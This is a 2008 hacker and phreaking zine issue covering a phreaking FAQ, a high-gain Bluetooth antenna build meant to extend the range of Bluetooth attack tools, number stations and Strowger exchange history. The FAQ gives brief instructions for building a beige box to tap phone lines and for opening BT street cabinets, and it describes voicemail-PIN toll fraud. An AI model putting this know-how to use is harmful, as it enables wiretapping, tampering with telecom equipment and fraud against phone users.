THE HACKER VOICE DIGEST

SUMMER 2008

ISSUE 3

What is The Hackers Voice?

The Hackers Voice is a community designed to bring back *hacking and phreaking to the UK*. *Hacking* is the exploration of *Computer Science, Electronics,* or anything that has been modified to perform a function that it wasn't originally designed to perform. Hacking IS NOT EVIL, despite what the mainstream media says. We do not break into people / corporations' computer systems and networks with the intent to steal information, software or intellectual property.

We are explorers. In the last decade we primarily focused ourselves on exploring the ever intriguing, if not fascinating, realm that is Computer and ***Network Security.*** Some of the greatest Programmers and Engineers of all time have been *hackers*. A fine example is *Steve Wozniak*, creator of *Apple Computers*. Steve created the Apple 1 from spare electronic parts, taken from **HP calculators**! That, my friends, is a hack! Linus Torvalds, creator of the *Linux* Operating System is a Hacker. He created Linux, one of the greatest pieces of software ever created. Linux is not evil, it is revolutionary. It makes up 80% of the world's Web Servers, and is used by numerous massive corporations. If a hacker's Operating System was evil, would Enterprising businesses use it? We think not.

Phone Phreaks are hackers of the **phone system**. *Phreaking* is where most hackers start, with a curiosity of how the phone system works. Eventually we go around the system, poking it to see if there are any weaknesses or goodies to be discovered. In the commercialized, capitalist business world, exploiting the phone system might seem criminal, but the real crime is the monopoly that Telco's have over the system, and the outrageous prices that they charge.

Information should be free. Information *wants* to be free. Information belongs to the world!

http://www.hackervoice.co.uk/

The Hackers Voice Digest Team

Editor:
Demonix.

Asst. Editor:
TheD0ct0r360

Staff Writers:
Belial, Blue_Chimp, Naxxtor, Demonix, Hyper, Tsun, & 10Nix.

Contributors:
Skrye, Twist, CheeseDoodles, Poacher, JoJo, Metatron, Nido, Dev_Null, Fouldini, Amos Trask.

DTP:
Demonix.

Photos:
THV Stock Photo Collection.

Thanks To…
Everyone that has contributed to this Issue, and of course everyone who is supporting us in creating the magazine.


Submissions
If you would like to comment or submit an article/photo or letter for publication in future digests please send them to the following e-mail address:

articles@hackervoice.co.uk

Contents

Hacker Voice Projects:

These days' people leave important documents on trains for others to read – look what we found…



Connections

Hello, and welcome, to a bumper edition of the Hackervoice Digest. First off I would like to apologise on behalf of Hackervoice and the magazine's editorial team for the lack of a spring edition. We all had real life issues (yes believe it or not the real world does exist!) such as work commitments, university work and other personal problems.

Other announcements: we welcome Tsun from hackthecore.com as a staff writer on the magazine. I personally have been working with Tsun on various projects for the last 2 years and I can tell you, we are lucky to have him onboard!

In this magazine I have written a number of Phreaking related articles in the hope it will inspire you into performing research. In the interesting numbers section I have released a number in Russia that has a strange in-band supervision. I have no idea what it is, and I have tried running a sweep generator across it! If anyone could help me solve this enigma, I would greatly appreciate it.

We also have the final part of Demonix's number station look over. For those of you who are new to the magazine I highly recommend downloading issue's 1 and 2 and reading them over. We also have another article from our social engineering expert, Hyper, on Identity Fraud!

Last, but not least, please enjoy the magazine! A lot of hard work, blood, sweat, tears and beer has gone into making it! Remember if you have any questions or comments feel free to contact us on IRC, which you can reach by pointing your IRC client at irc.hackervoice.co.uk. The SSL port is on 6697 for those paranoid people around. Alternatively, contact us on the forums or by emailing us @ belial@hackervoice.co.uk or radio@hackervoice.co.uk for radio related enquiries

Blue Chimp
Summer 2008

Telephone Exchanges:

What do hackers do when they get bored? They visit their local Telephone Exchange and take pictures…

Interviews:

This issue, Tsun chats to two hackers with different agenda's…

Other Stuff:

BLUE CHIMP PRESENTS....

THE HACKER VOICE MINI-PHREAKING FAQ

Right, this FAQ is to dispel any myths that may exist in the world of phreaking. Any errata or mistakes, feel free to correct me and I'll make the appropriate changes to it, etc, etc. This will deal mainly with analog telephone stuff (to me the term phreaking encompasses telecommunications as a whole). VoIP stuff will follow shortly. Right, let's get to it!

Is blueboxing still possible?

Ah yes, this is a common one. The short answer yes it is possible (some countries still rely on C5 connections due to a lack of money, etc) but in the likes of the UK and most of Europe, USA, Canada, etc, it isn't possible. They all use SS7 (or C7 in Europe) which signals in a completely different channel to C5 (C5 uses the voice band to signal).

Will you provide me with a C5 number?

Short answer ... No! Fuck off and go look for your own. I'm not going to hand out numbers so that you can make "phree kawls" to your buddy; it would ruin the fun for the rest of us.

Is redboxing still possible?

In the US, yes it is possible in some places that have an ACTS prompt (Please insert 40c for the first 2 minutes). In the UK, I'm not so sure. People have reported being able to from the old Mark II payphones (with the follow on call button under the receiver). I personally have never succeeded. Also don't forget that Redboxing is toll fraud *ergo* not recommended, nor condoned, by the Hacker Voice

How do I build a beige box?

Right, let's nip this mother fucker in the bud right now. Get 1 extension cable, cut the plug off the end, strip the outer sheath, strip the inner sheath and add crocodile clips. Clip onto exposed copper connected to the telephone system and you're away. There are variations of this box, needless to say. It's not hard, in fact it is even fairly simple, and inexpensive, to make a wireless one (research it!)

How do I open BT field plant such as CAB's?

With the key! It is only a fiver to buy, so not an expensive amount in anyone's books.If, however, your wallet is rusty (or your just a tight bastard!), I have used a 13mm socket on a handled nut driver to open them in the past. These can usually be found in those £3 toolkits, or from your toolbox. Remember, BT field plant generally uses those triangle shaped locks, and in some cases padlocks. Also, in some cases you may encounter silent alarms etc. Apparently using a Stop box will counter this, but I personally recommend running like fuck, as the plod would soon be on to you

What is PBX'ing and VMB hacking?

A PBX (*P*rivate *B*ranch *E*xchange) is like a mini phone switch generally placed in commercial premises for making phone calls internally (they also have the ability to

place calls externally). These generally interest phreakers because they offer VMB's and outdials (which allows you to place an external call AFTER calling into the PBX – it's a long story, lol!)

VMB (*V*oice *M*ail *B*ox) hacking is a different kettle of fish. Malicious tosspots will often find a VMB with a default pin code (usually 1234, 1111, 2222, etc), change the voicemail greeting to "I accept all collect calls". They will then ring an operator, and reverse charge to that number blah, blah. You get the idea, again we at Hackervoice don't condone that.

What is wardialing?

In short terms, it's leaving your computer to dial a block of pre-determined numbers such as 0207 607 0000 to 0207 607 1000, and that scan will be looking for modems and other interesting oddities.

What is telephone signaling?

Signaling is the phone network's way of routing calls, etc. In the old days (and to a lesser extent, these days) they used in-band tones to signal C5 used 2600/2400 to clear and 2400 to seize. R1 used plain old 2600 to Clear and Seize, and R2 used anything from 3000hz + (this is heading out of the Voiceband at this point). Nowadays, most modern countries use C7, which uses a completely different band to signal, hence killing blue boxing. There are, however, a number of vulnerabilities in the C7 system, which require a lot of effort and if your only objective is free calls, it really isn't worth it to be honest.

Who still uses in-band signaling?

Ah! Thought you'd catch me out, didn't you? I'm not going to tell you! But here, have a number: 907 295 8880. This is Livengood. It's an N2 trunk which still uses R1 for signalling, although because its a tandem switch it doesn't allow KP2, so no free calls internationally for you! It's taken me about 6 months to determine which countries use what (using Skype). Go have a dial around. It's always worth noting as well, that countries route calls in different ways, so what may be non-C5 in one country, may be C5 in another. This is worth remembering, especially when you are on Holiday.

And that's it for now. If there are any errata or you have questions you want answered, PM me and I'll add them on here, or make the amendments.


Bluetooth Mods: High gain antennas for Bluetooth.

By Poacher


Ok, I'm not the first to do this by a long, long way, but I thought it would be fun to have a go.

After playing around with car whisperer and red fang, and a few other programs, I decided that I needed more range in order to have more fun. Knowing that Bluetooth sits on the same spectrum as 802.11x, I decided that it would be nice to use some of the 2.4GHz antennas I have sitting around from various war driving exploits.

I've read several guides to adding external antennas to the Linksys Bluetooth dongles, as it's particularly easy since they have pads inside on the PCB where the little antenna gets wired to. I've got several very cheap Bluetooth dongles sitting around not doing much, and I thought it would be a more elegant solution to add a socket, allowing me to connect any antenna I wanted.



So I took apart a dongle I got for a few pounds from my local discount computer supplies store.





At the far right hand end, you can see the printed substrate antenna. It's the series of 90 degree bends on a section of track. Also, note the ground plane strips at right angles to the antenna on the board. I bought a reverse SMA female socket from Maplins for less than 2 pounds. Fitting this into the case, it looked like this could just fit at the end. Using needle files, I filed two semicircles into the end and glued the connector in to keep it in one place while I worked.


The next job is to remove the built in antenna. Knowing that the glue that holds the copper layer to the board melts at a lower temperature than solder, I used a hot soldering iron to lift the tracks of the internal antenna, taking care to leave a "stub" for soldering to. I then used emery cloth to clean the board up, and very carefully roughen the surface of the stub and the ground plane, so I could solder to it later. See left.

I then wired up the SMA connector with a short length of ultra-thin satellite co-ax (0.59p a meter from Maplins again). Now this stuff is 75 Ohms Z0, which is not ideal as the SMA connector should be 50 Ohms.However, as I had very little idea of the impedance of the circuit I was wiring to, I didn't let this worry me unduly.

We had a saying in the industry I used to work in "Plug in and tune for maximum smoke".








I then trimmed and tinned the ends of the co-ax and, using electrical tape (not shown) to hold it in place, soldered the centre to the stub and the outer braid to the ground plane.

I screwed the case back together, tightened up the nut on the SMA connector and used some tape (black would have been less obtrusive) to secure the end. With a little more filing and cutting, I could have probably fitted the connector in a bit better, but while not weather proof the end result is mechanically and electrically sound. *I hope.....*



Last, I connected the dongle to a 12dB corner reflector antenna (again from Maplins, but bought originally for war driving.) In the picture the lot is connected to an EeePc running Backtrack 3 beta. Bringing up HCi0 and running a scan showed everything to be working fine.

Using BTScanner, the system picked up Bluetooth devices across the house, which wasn't bad as due to the construction of this house. Each room is pretty well screened, and I can't even get a 802.11 signal from one room to the next without directional antennas.

I hope to take the system out to the top of a large hill overlooking a road and see how well it performs soon.

I had better just add a quick disclaimer ----- By doing this you could trash your dongle (sounds very painful!), so take care, and don't blame me or Hackers voice if your dongle starts smoking. But all things being equal it should all work if you take your time.

I decided to use a few bits I had laying around to build another high gain, 2.4GHz antenna.

Looking round the web, one of the designs I liked most was here: [2.4 GHZ Helix Antenna Design. http//www.dxzone.com/cgi-bin/dir/jump2.cgi?ID=15279]


I made a couple of small changes to save time, and because I couldn't find the correct materials. I used a 40mm water pipe bought from a DIY store for just over a pound. This was 2 meters in length and enough for 2.

I also increased the size to 18 turns to get a higher gain. This increased the length to around 600mm.

I used 14swg enamelled copper wire from Maplins. (About 5 pounds for the roll which is enough for several antennae).

I couldn't find copper foil, so I improvised using an old beer can. *See above* This needed sanding down to roughen it up and have any hope of soldering to it. Soldering to aluminium is a sod!

The rear reflector was made from a biscuit tin lid. It was a little larger than necessary but that shouldn't hurt. The end caps were impossible to source so I used lids from aerosol sprays. These were the most unsatisfactory part of the whole project and I'll change it when I find a suitable alternative.



I also saved a few pounds by not using an RF socket on the end, and just wiring a length of co-ax directly. I'll probably change this at some point to make the whole thing a little more mechanically sound.

It works, but I'm not sure how well. I'll go looking for a location to field test it later this week. It picks up Bluetooth devices 100 meters or so up the street without too much trouble.

The other drawbackis that at over 60cm in length, you can't hide it in your pocket without someone thinking you are very pleased to see them!


WE'RE BUSTED! OUR ERRORS…

Errors and Mistakes From Issue 2…


- Around 150 Spelling and Grammar Errors.
- Page 7 - The Dog pictured should have been a Cat.
- Page 7 – Hellman's should be Low fat.
- Page 12 – "One Way Pads" should really read "One Time"
- Page 18 – IP Address might be wrong, give it a go…
- Page 58 – "Face or Clock" Circle not centred enough.
- Page 59 – The 3 Hacker Phone Box Trick was a hoax.
- Page 59 – Metatron does not really live up a pylon.

We're sorry we'll try harder next time! Perhaps…

UnExpected Hack?



Here's an interesting picture taken in Paris, George Orwell Road.



If you have a funny or interesting photo or picture, please send it to us at articles@hackervoice.co.uk

The photo on the right shows Belial in a phone box, down that London place. It seems that some unfortunate soul had dropped their special cards in the box, and Belial being a nice chap picked them up, just in case.

We're not sure if he called the numbers though… in fact we do not believe it would be a good idea to!

If you find something interesting in a phone box, take a picture and send it along to us! We're always interested as long as it doesn't involve more Transsexuals!

ROUGH GUIDE TO NUMBER STATIONS

Part 3

Introduction

In part one of my Rough Guide, I explained in basic terms what a Number Station is (or at least suggest what they could be!), and went into a little bit of detail about what is transmitted. Part One also involved some cheese which is named after a famous Number Station called the "Lincolnshire Poacher" – it looks really nice and I found out recently that it's possible to buy it online! I also briefly covered how to listen in, and gave some details of some good Internet Resources such as Enigma 2000 Group and Spooks Digest (well worth checking these out if you have not already).


Lincolnshire Poacher Cheese

In part two of the Guide, I introduced you to some of the famous Number Stations, Drift Net Beacons, Time Signals and Radio Jamming; Alan from Beacon World (beaconworld.org.uk) got in touch about the article, and I have re-printed his email here as it's an interesting read.

Now, in the last part of my Rough Guide I wish to tie up some loose ends and talk about the Transmission Frequencies/Schedules, and some of my thoughts of the future of Number Stations.

Number Station Transmission Frequencies / Schedules

Due to the vast amount of frequencies and the time at which a transmission may occur, it's sometimes difficult to catch a real live Number Station at first. I remember when my Eton E5 arrived; I unpacked it, lobbed in the batteries and fired it up, expecting to be able to find a Number Station in a few seconds… how wrong was I? I had no clue which frequencies to listen to, and had no idea what sort of time they could be heard. After a few weeks of tampering about and learning how to use the Eton E5, I started to wonder if I could actually find one; sure, I could hear loads of News Radio Stations from all over the world, listen in to Radio HAMS chatting about their rigs, etc, but still no strange strings of codes.



So, what next? Well, this is where the Internet comes in handy. I joined a few groups, the main ones of course being Spooks Digest and Enigma 2000. These groups keep a track on loads of Number Station transmissions, and log them down, resulting in a very detailed and fairly accurate schedule. Using these schedules I found a few Number Stations in no time.

Enigma Machine

It's interesting that the transmissions follow these schedules for months, even years – there are either some dedicated people out there, or a well oiled computer controlled system!

These schedules are kept in good shape by the members of the groups, and I solidly suggest when you join that you share details of any Number Station you find with the groups, so they can be discussed further and used to keep the schedules up to date.

The hobby needs more people doing this to allow more to listen to this phenomena. Share the knowledge! You'll find it rewarding, especially when you find something new or strange!

Letter from Alan

Hi Demonix,

Thanks a lot for the link, a very interesting publication, and a nice job you've done there. I liked the beacon write up, they're a fascinating and underrated subject, and are used on all sorts of unusual things. Most satellites 'beacon' as they come over the horizon, and there are a lot of illicit 'desert' beacons operating in the US from all sorts of remote locations, check Bill's site at:

http://highfrequencybeaconsociety.bravehost.com/reports.html

Lots of hams are transmitting milliwatt beacons on some ham bands, you can't hear these, you have to 'see' them with suitable decoding software such as Argos and Spectran (I'm sure spies must do the same sort of thing on other parts of shortwave).

The Numbers situation was very interesting during the Cold War years, one of the most (in)famous incidents was that of Geoffrey Prime, who worked at the GCHQ and was caught after his pedophile activities had brought a visit from the police. There was a lot of publicity about this at the time, I had a newspaper cutting from it somewhere. There are some good articles on the internet about this incident:

http://www.cvni.net/radio/e2k/e2k005/e2k05article.html
http://www.dxing.com/numbers.htm

If I recall right he was using a Czech Number Station and was caught with a One-Time Pad in his possession and a Grundig Satellite Shortwave portable receiver.

Regarding the Time Signal Stations, I recently had a mail from a listener in the US who was hearing what sounded like a Time Signal Station on Medium Wave, and this was interfering with his reception of his local AM station. It turned out that this was coming from Radio Reloj (RR) in Havana, Cuba on 570 kHz. You can listen to this yourself at http://media-radio.cubasi.cu/

It would probably be very difficult for someone to set up a rogue time station at VLF because of the power levels involved, aerials are so inefficient there that it can often require an input in the Megawatt range just to get a few kilowatts out of the antenna. Many of them use binary code to generate their signals, and one of the French Longwave Broadcast Stations transmits a coded binary signal on its 168 kHz broadcast signal (I think they still do it). These were usually shown in great detail in copies of the Admiralty List of Radio Signals Volume Two, and if you can get your hands on one you'll probably find it very informative.

If I was going to 'alter' one of these I would do it in Spring or Autumn around 2am when the clocks change. All the radio and TV stations use MSF for their station clocks which they need for switching and timing news bulletins etc. this is why they broadcast local time rather than UTC. If someone jammed the changeover period it would cause havoc to our beloved broadcasters for a little while afterwards I would think!:-)

Jamming was really interesting during the Cold War days, many Soviet Jammers transmitted two letter numbers in Morse which could identify the locations of some of them. Best ones though were the infamous "Peking backwards Broadcasts", which involved Chinese stations broadcasting their programs backwards to areas around the Soviet borders; this made it almost impossible to listen to them.

ROUGH GUIDE TO NUMBER STATIONS

Part 3

Wikipedia gives this about them:
"The Cold War led to increased international broadcasting, as Communist and non-Communist states attempted to influence each other's domestic population. Some of the most prominent Western broadcasters were the Voice of America, the BBC World Service, and the (covertly) CIA-backed Radio Free Europe/Radio Liberty. The Soviet Union's most prominent service was Radio Moscow (now the Voice of Russia) and China used Radio Peking (then Radio Beijing, now China Radio International). In addition to the U.S.-Soviet cold war, the Chinese-Russian border dispute led to an increase of the numbers of transmitters aimed at the two nations, and the development of new techniques such as playing tapes backwards from reel-to-reel recorders."

Rimantas Pleikys wrote an interesting book about jamming:

http://www.radiojamming.puslapiai.lt/article_en.htm

Ah the Cold War days were so much fun..... :-)

Thanks again for the write up and keep up the great work…. Cheers for now, Alan.
(NOTE: This email is reproduced in its entirety – any errors, grammar and spelling mistakes are Alan's own work!)

The Future of Number Stations?

Number Stations have been around for over 60 years, and rather than disappearing due to the likes of the Internet and Cell Phones they still seem to be a popular way of transmitting "messages". Ask yourself, why is this? I personally believe it's due to the fact that the Radio equipment used is very portable, setup is easy once you know how to use the gear, plus it's a bugger to locate the source if you don't have specialist equipment. You don't need to hook the radio up to an internet connection either! Tracing people's location on the Internet is much easier, and setting up a system to cover your tracks can sometimes be a pain. The same goes with Cell Phones – it's easy to track where the phone is, and the chances of someone listening in are high, especially if you're on the Government's "Special Lists".

Due to these reasons, I doubt the number of Number Stations will decline over the next 10 years; there's a lot of tension with Russia at the moment too, so we may see a new "Cold War" type age and see an increase of Number Stations appearing. Hopefully this will never happen, but if it does, get your radio out and see what you can hear! We're in interesting times and I think in the coming years we're going to get a load of treats when we're listening in…

Conclusion

This wraps up my three part Rough Guide to Number Stations. I hope you have enjoyed reading what I have found on my travels, and I would love to hear from you! If you have a comment, question or would like me to expand on anything in the article, I will try to answer you via the Hacker Voice Forums or E-Mail (Demonix@Hackervoice.co.uk) and where possible I will include replies in future editions of the magazine. I would like to personally thank Alan and E2K for their help.Without their web sites I would have not learned as much as I have about Number Stations and Radio Communications.

Next Issue


As this is the last part to my guide, I plan some follow up articles which look at the field of Number Stations more in depth, with the possibility of interviewing some people heavily involved in monitoring and collating the Number Station transmissions. Until next time…

Demonix

A LOOK INTO THE HISTORY OF BT STROWGER SYSTEMS

Article written from transcript of interview with a BT Engineer who worked for BT during 65 and late 70's

By Be|ia|



Strowger was an American undertaker. He was in business at the time when there were only manual exchanges- none were automatic. You picked up your phone, and you might have had to press a button to dial to an operator. A lady or a man would answer, and get the number you wanted to call.

This was fine, but he then noticed that his business was going down the tubes. The reason was that the sister of a rival undertaker started working as an operator at his exchange, so anyone who phoned up wanting an undertaker; she would direct the call to Mr Strowger's rival.

Mr Strowger came up with a plan to automate this system. He designed an electromechanical automated exchange to do away with an operator. The system was under the control of a dial, the dial would send pulses to the exchange, and operate the electromechanical equipment getting your call completed as you intended.

Hence, his business picked up again, and he made a fortune from his automated telephone exchange equipment.

This is why it is known as the Strowger system. Over the years it was developed and refined to a very high standard.

Strowger is electromechanical in that every step you take you dial a number and you hope to find more equipment beyond it. So if you dial a six, it picks equipment on level six; you then dial a five and it goes to level six five, and hopefully you get through to the other end.

Crossbar, from Sweden, is a different animal. You dial the number you want and it looks through its matrix and sees if it is free, and then it will complete the call.

When the Strowger came into existence, you had all sorts of different telephone companies. Before the GPO the companies were not standardised. BT standardised the pre-2000 Strowger selector and the 2000 type model, and then BT went onto the 4000 types that were similar to the 2000 but tweaked up to a much higher level. The systems worked adequately. Eventually everything was nationalised and regulated.

The problem was that one selector could only handle one call at a time. So there was a whole array of selectors to handle calls going from point A to point B.

